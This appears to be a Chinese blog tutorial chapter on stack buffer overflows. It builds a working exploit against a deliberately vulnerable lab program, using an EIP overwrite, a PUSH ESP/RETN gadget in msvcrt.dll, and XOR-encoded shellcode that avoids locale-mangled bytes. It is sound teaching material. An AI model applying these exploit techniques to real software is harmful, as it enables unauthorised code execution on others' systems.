


在 OllyDbg 中，按下 F8 執行完 strcpy 這一行，觀察此時的堆疊狀態如下，可以看到 EBP 還是 0023FF48，從 [EBP-28] 一直到 [EBP-4] 都被字母 A 所覆蓋了，[EBP] 被字母 B 覆蓋了，字母 C 的 ASCII 16 進位表示值是 43，[EBP+4] 被字母 C 覆蓋了，字母 X 是 58，所以 [EBP+8] 被字母 X 覆蓋了，而如果此時在 OllyDbg 繼續按兩下逐行執行的 F7，[EBP+4] 的 43434343 會被讀進 EIP，記憶體 43434343 處沒有有意義的 CPU 指令，所以程式會異常終止。




我們要設法放有意義的記憶體位址在 EIP 裡面，前面提到我們需讓 CPU 去執行 PUSH ESP # RETN 這一類的指令，然後將執行程序引導到


堆疊上，所以我們需要在主記憶體中，找到一個位址，其值是 PUSH ESP # RETN 的 opcode，我們就先不管 CALL ESP 或者是 JMP ESP 了，它們在此的效用是等價的，所以我們直接拿 PUSH ESP # RETN 為例，我們叫出 WinDbg，在選單中選 File | Open Executable... (Ctrl+E)，找到 simplec001.exe，請將其載入，simplec001.exe 的 argv[1] 參數給不給都無所謂，載入後如下圖，留意紅框框起來的部份，那是代表 simplec001.exe 一開始載入的模組，包括 image00400000，這是 simplec001.exe 本身的程式碼，ntdll.dll、kernel32.dll、以及 msvcrt.dll 三個 DLL 模組，WinDbg 一開始讓程式停在 7c90120e 的位址，這個位址介在範圍 7c900000 到 7c9b20000，也就是 ntdll.dll 的模組範圍，畫面下方藍框框起來的是命令列，我們等一下要在此下命令。



在 WinDbg 下方命令列輸入指令 a 按下 Enter 鍵，再輸入 push esp 按下 Enter，再輸入 retn 按下 Enter，再按一次 Enter，然後注意畫面回饋 push esp 前面的位址，如下圖是 7c90120e，就在命令列輸入 u 7c90120e，如下圖，在位址 7c90120e 後面的 54 就是 push esp 的 opcode，再下一行 7c90120f 後面的 c3 就是 retn 的 opcode，我們所做的是先透過 WinDbg 輸入組合語言，再讓其將我們的組合語言反組譯，透過反組譯的資訊，告訴我們組合語言的 opcode 是什麼，現在得知是 54 c3，另外我也將 cc int 3 那一行用紅框框起來，int 3 是中斷點指令，其 opcode 代碼是 cc，這等一下會有用。




再來，我們要搜尋看看記憶體中哪裡有 54 c3 這兩個值？我們可以搜尋 msvcrt.dll 的範圍，找看看有沒有 54 c3，msvcrt.dll 的位址範圍是從 77c10000 到 77c68000 (請看一開始執行 WinDbg 所列出來的模組列表)，在 WinDbg 的命令列上，輸入 s 77c10000 77c68000 54 c3，從 77c10000 到 77c68000 的地方，去尋找數值 54 c3，執行結果如下圖，可以看到有 4 個位址都存有 54 c3 數值，分別是 77c35459、77c354b4、77c35524、77c51025，我們取用 77c35459 這個位址。



這 77c35459 就可以拿來覆蓋 EIP，讓 EIP = 77c35459，這樣 CPU 就會跳到位址 77c35459 去執行 54 c3 指令，也就是 PUSH ESP # RETN 指令，我們回到我們的 Attack-SimpleC001 程式，將程式碼改為如下，我們將 instructions 變數設定為 \xcc\xcc\xcc\xcc (原來在這個位置我們是塞 4 個 X 字元)，\xcc 的目的是在堆疊的記憶體中設定中斷點：

```
// File name: attack-simplec001.cpp
// Date: 2011/11/27
#include <string>
#include <sstream>
#include <cstdlib>
using namespace std;

int main(int argc, char **argv) {
    string simplec001(argv[1]);
    string junk(40,'A');
    string ebp(4, 'B');
    string eip("\x59\x54\xc3\x77");// msvcrt.dll 77c35459, push esp # retn
    string instructions("\xcc\xcc\xcc\xcc");
    ostringstream sout;
    sout << '\"' << simplec001 << "\" " << junk
         << ebp << eip << instructions;
    system(sout.str().c_str());
    system("pause");
}
```

早先我們透過 OllyDbg 直接丟入參數 40 個 A，4 個 B，4 個 C，4 個 X，那時候 EIP 當掉在 4 個 C 的位址，也就是 43434343，現在，我們把 4 個 C 換成記憶體位址 77c35459 ，讓 EIP = 77c35459，並且去執行 PUSH ESP # RETN，執行完 PUSH ESP # RETN 之後，程式的執行程序移到了堆疊的記憶體上，也就是變數 instructions 的 \xcc\xcc\xcc\xcc，我們將上面的程式碼存檔編譯後執行，OllyDbg 跳出來偵錯，可以看到 simplec001.exe 停在 EIP = 0023FF50，反組譯區塊的首 4 行指令是 int3 也就是我們所設定的中斷點，此時執行順序已經被我們導到 instructions 變數上了，simplec001.exe 正在執行 instructions 變數上的程式碼，這也代表著，我們可以在 instructions 變數任意放置我們想要的指令，CPU 不會分辨指令和資料的差別，會忠心地執行我們的假資料真指令，這些被執行的指令我們就以 shellcode 來稱呼它們，也就是當我們成功的控制了 EIP 程式執行的流程之後，我們接下來要讓電腦去執行的指令集合，大家就叫這些指令集合為 shellcode，透過 shellcode 我們改變了程式原本的行為。



為了要把假資料塞進堆疊裡面，以至於後來可以被執行，從剛剛到現在的過程，你可以發現我們需要知道指令的數值代碼 (opcode)，並且以 opcode 的形式貼在我們要塞爆的緩衝區裡面，這也是為什麼我們常見到 shellcode 都是以 16 進位代碼的方式出現，其實這些代碼都是 opcode，每一組 opcode 都是 CPU 指令，因此撰寫 shellcode 其實就是按照組語指令的順序，一個字元一個字元排列 opcode 數值。

我們回到我們需要解決的問題二和問題四，問題二是我們必須要克服 multibyte 環境不能夠直接將 \xFE\x12\x40\x00 當作參數透過 system() 傳給 simplec001.exe，問題四是 simplec001.exe 程式結束會當掉，因為 EBP 被改動了，所以函式 main 的結尾會發生錯誤，綜合上面我們學到 shellcode 的概念，我們這裡的 shellcode 要做的事情有二，第一，我們要將 004012FE 載入到 EIP 裡面，但是不能夠在緩衝區裡面使用 \xFE\x12 這樣的字元組合，第二，我們要把被蓋掉的 EBP 還原成原來的值。 題外話，請先到控制台把預設程式語系改為中文正體，以確定我們是在 multibyte 的環境下執行，這樣才會碰到第二個問題，當然，最後我們會得出一個解答，是不管語系設定為何都可以用的，但是在此之前我要帶你去闖一闖語系造成的難關，所以我們把難關先放出來，我們來把它打破。 把 004012FE 載入到 EIP 裡面並不難，麻煩的是不能夠直接使用 \xFE\x12 字元，所以我們可以用點巧計，既然我們透過 shellcode 可以執行任意程式碼，我們可以執行下列指令：


```
MOV EAX,0x77777777
MOV ECX,0x77376589
XOR EAX,ECX
JMP EAX
```

我一開始執行 MOV EAX,0x77777777 先讓 EAX 等於 77777777，再讓 ECX 等於 77376589，這幾個字元都很安全，然後我再 XOR EAX,ECX，就是把 EAX 和 ECX 作 XOR 運算，並且把結果存回 EAX，拿出小算盤程式來，切到工程師模式，以 16 進位來計算，77777777 xor 77376589 = 4012FE，所以執行完 XOR 指令之後，EAX 就等於 004012FE，我們再 JMP EAX，把 EAX 的值 004012FE 載入到 EIP 裡面，你可能會問 77777777 和 77376589 是怎麼來的？

方法很簡單，就是依靠經驗、感覺、和小算盤程式，首先，因為我知道字元 \x77 很安全，所以我先令一個暫存器全部是 77777777，再來，我最後希望要達到的數值是 004012FE，所以我用小算盤作 77777777 xor 004012FE 運算，其值等於 77376589，看到這結果，我猜想這些數值也都很安全，不會被函式 system() 改成 ? 符號，我就把它們放進 shellcode 裡面，並且執行看看，如果這些數值在記憶體裡面沒變，則此法可行，如果不可行，我就再調整一下 77777777 數值，總而言之就是設法找一個數值和 004012FE 作 xor 運算，然後該數值和運算出來的數值都要是安全的字元即可。 我們用早先學過的方法，透過 WinDbg 將上面的組合語言換成 opcode，以便貼在我們的 shellcode 上面，請自行嘗試找出 opcode，最後，我們將 Attack-SimpleC001 改為如下。

```
// File name: attack-simplec001.cpp
// Date: 2011/11/27
#include <string>
#include <sstream>
#include <cstdlib>
using namespace std;

int main(int argc, char **argv) {
    string simplec001(argv[1]);
    string junk(40,'A');
    string ebp(4, 'B');
    string eip("\x59\x54\xc3\x77");// msvcrt.dll 77c35459, push esp # retn
    string instructions("\xcc\xcc\xcc\xcc");
    instructions +=
        "\xc7\xc0\x77\x77\x77\x77" // MOV EAX,0x77777777
        "\xc7\xc1\x89\x65\x37\x77" // MOV ECX,0x77376589
        "\x33\xc1"                 // XOR EAX,ECX
        "\xff\xe0";                // JMP EAX
    ostringstream sout;
    sout << '\"' << simplec001 << "\" " << junk
         << ebp << eip << instructions;
    system(sout.str().c_str());
    system("pause");
}
```


存檔編譯並且再次執行 Attack-SimpleC001，執行結果跳出偵錯視窗，按下 Debug 按鈕跳出 OllyDbg 如下圖，紅框框起來的是我們新加上去的 shellcode，你可以看到前面兩行都正常出現在記憶體中，但是到了第三行 XOR EAX,ECX 和第四行 JMP EAX 就從 \x33\xc1\xff\xe0 變成了 \x33\x3f，又被 system() 函式把我們的字元換成了 ? 符號，代表 \xc1、\xff、\xe0 都有嫌疑，可能不被 multibyte 下的 system() 所喜歡。




故此，我們在第三和第四行後面各加上 \x42，16 進位數值 42 如果以 ASCII 編碼來說，是字母 B，如果以 opcode 來說，其代表的指令是 INC EDX，意思是將 EDX 的值加上 1，這在此處沒有任何意義，但是加上這個字母 B 卻有可能可以克服問號的編碼問題，所以在 shellcode 裡面適時地運用一些無用的指令，可能可以化腐朽為神奇，這在下一個章節 shellcode 簡介的時候，我們會介紹的更多。在此加上 INC EDX 指令以後，期待 system() 函式看在 \x42 這個字元的面子上不要把我們的指令變成問號，程式碼修改如下：

```
// File name: attack-simplec001.cpp
// Date: 2011/11/27
#include <string>
#include <sstream>
#include <cstdlib>
using namespace std;

int main(int argc, char **argv) {
    string simplec001(argv[1]);
    string junk(40,'A');
    string ebp(4, 'B');
    string eip("\x59\x54\xc3\x77");// msvcrt.dll 77c35459, push esp # retn
    string instructions("\xcc\xcc\xcc\xcc");
    instructions +=
        "\xc7\xc0\x77\x77\x77\x77" // MOV EAX,0x77777777
        "\xc7\xc1\x89\x65\x37\x77" // MOV ECX,0x77376589
        "\x33\xc1\x42"             // XOR EAX,ECX # INC EDX
        "\xff\xe0\x42";            // JMP EAX # INC EDX
    ostringstream sout;
    sout << '\"' << simplec001 << "\" " << junk
         << ebp << eip << instructions;
    system(sout.str().c_str());
    system("pause");
}
```

存檔編譯並且執行，按下偵錯按鈕跳出 OllyDbg，觀看一下反組譯的結果是否與我們的 shellcode 相同：（下圖中使用 50 PUSH EAX 取代 42 INC EDX，結果一樣，讀者可自行測試）



成功了，現在我們設計可以跳到 004012FE 位址去，並且不怕 multibyte 的語系環境，解決了我們第二個問題，剩下第四個問題，就是 simplec001.exe 會跳出當掉視窗的問題，要解決此問題，需要還原 EBP 的值，要知道在被我們字母 A 大軍覆蓋以前，EBP 到底是多少？然後我們要在 shellcode 裡面去還原 EBP，我們使用 OllyDbg，直接去載入 simplec001.exe 函式，參數 argv[1] 隨便填一個字串 "meaningless"，如下圖，在 004012A9 的地方放置中斷點，按下 F9 讓程式執行到此，這個點是函式 func 正常執行完，準備要回到函式 main 前的狀態，此時 EBP 等於 0023FF78，這就是我們要還原的值。



透過執行以下的組語指令，我們可以將 EBP 還原為 0023FF78，這巧妙和我們剛剛將 004012FE 放在 EAX 用的手法一樣：

```
MOV EBP,0x77777777
MOV ECX,0x7754880F
XOR EBP,ECX
```

同樣透過 WinDbg 找出這些 opcode，然後將 Attack-SimpleC001 程式碼修改如下，在 shellcode 中，我們把修改 EBP 的段落放在修改 EAX 前面，因為 JMP EAX 之後就沒有回頭路了，而這次我們要來真的，所以把原先變數 instructions 的 \xcc\xcc\xcc\xcc 移掉，儲存後編譯並執行：

```
// File name: attack-simplec001.cpp
// Date: 2011/11/27
#include <string>
#include <sstream>
#include <cstdlib>
using namespace std;

int main(int argc, char **argv) {
    string simplec001(argv[1]);
    string junk(40,'A');
    string ebp(4, 'B');
    string eip("\x59\x54\xc3\x77");// msvcrt.dll 77c35459, push esp # retn
    string instructions;
    instructions +=
        "\xc7\xc5\x77\x77\x77\x77" // MOV EBP,0x77777777
        "\xc7\xc1\x0f\x88\x54\x77" // MOV ECX,0x7754880F
        "\x33\xe9"                 // XOR EBP,ECX
        "\xc7\xc0\x77\x77\x77\x77" // MOV EAX,0x77777777
        "\xc7\xc1\x89\x65\x37\x77" // MOV ECX,0x77376589
        "\x33\xc1\x42"             // XOR EAX,ECX # INC EDX
        "\xff\xe0\x42";            // JMP EAX # INC EDX
    ostringstream sout;
    sout << '\"' << simplec001 << "\" " << junk
         << ebp << eip << instructions;
    system(sout.str().c_str());
    system("pause");
}
```

執行結果如下，程式非常漂亮地只印出 x is 0 字串，並且正常結束，沒有任何警告視窗，而且此種解法，不論把預設程式語系改成英語或者中文，都可順利執行。

總結我們在此章所學到的東西：
* 第一，我們學到使用 OllyDbg 來看程式的反組譯結果、堆疊、和暫存器。
* 第二，我們學到 function prologue 和 function epilogue，也學到 EBP 和 ESP 的功能以及之間的互動。
* 第三，我們學到如何透過改變資料變數去改變 EIP 並程式執行的流程。
* 第四，我們學到如何利用緩衝區溢位去改變 EIP 並程式執行的流程。
* 第五，我們學到如何將程式執行流程導引到堆疊上，並且學到如何使用 WinDbg 去找出 opcode。
* 第六，我們學到 shellcode 為何，並且用了一小段 shellcode 來解決我們的問題。

從這第一個範例 SimpleC001 起頭，我們從除錯器 OllyDbg 講到緩衝區溢位，再講到了 shellcode，在之後的章節，我們會看更多例子，針對各主題探討的更加深入。

<<< 第一章 - 預備環境與工具
>>> 第三章 - 改變程式執行的行為

於 下午11:38 G+1 在 Google 上推薦這個網址

標籤： 網路安全實務, 緩衝區溢位

10 則留言:

chchwy Chang *2013年5月14日 下午2:39*

這系列寫的真的很好，希望你能堅持下去!

回覆

回覆

Dirk Chang *2013年5月14日 下午2:57*

謝謝你喔，我會繼續，我還有好多主題想要寫 :)
只是這幾天都在「逛」菲律賓的網站，眼睛有點累

回覆

Kenny *2013年6月11日 下午10:32*

能有這份熱情並願意撰寫教材分享，難能可貴呢，也期待作品完成囉:D

回覆

James.Cho *2013年9月12日 下午4:42*

你的文章寫得太好了，受益良多，希望能發表更多的技術文章，加油！

回覆

匿名 *2015年8月6日 下午4:48*

大大您好：

首先要感謝大大的文章讓我獲益良多<(_ _)>
小弟我實際在操作的時候有幾個地方跟您文中不太一樣，由於附圖會解釋得比較清楚，不知是否方便寄信給您？
若可以的話請問信箱是fon909@outlook.com沒錯嗎？
若不能也沒關係
謝謝大大<(_ _)>

回覆

K.C C *2015年8月6日 下午5:14*

感謝大大，這裡真的讓我獲益良多！
不過實際操作後後面有幾個與文中不太一樣的地方，不知是否可以寄信跟大大請教一下？
若可以的話請問大大信箱是fon909@outlook.com嗎？
不方便的話也沒關係，謝謝大大！

回覆

回覆

匿名 *2015年8月9日 上午4:18*

歡迎來信 :)

回覆

nkfustmis0224007 *2015年8月7日 下午2:58*

我有一個問題:
我用虛擬機裝windows xp x32 sp3,我用winDBG找
MOV EBP,0x77777777 找出來的是
bd77777777
跟你的c7c577777777
不太一樣也,這是為什麼呢?

回覆

回覆

匿名 *2015年8月9日 上午4:24*

參 考 : http://securityalley.blogspot.tw/2013/06/blog-post.html#%E9%80%8F%E9%81%8E%20Metasploit%20%E7%9A%84%20nasm_shell.rb%20%E5%8F%96%E5%BE%97%20opcode
c7c577777777 是 mona.py 產生出來的結果，如果對照 Intel 指令集會發現兩個都對，不過原則上 opcode 是越短越好，除非有其他考量。

回覆

nkfustmis0224007 2017年1月6日 下午2:00


大大您好：

想問問 程式碼中的 buffer[24]
為什麼是預備了 40 個位元組？這個 40 是怎麼來的？能手動計算嗎？
另外，當一個程式載入到記憶體的時候 有辦法手動計算他所使用的記憶體大小嗎？

不好意思 問題有點多

謝謝

回覆



較新的文章 首頁 較舊的文章

訂閱： 張貼留言 (Atom)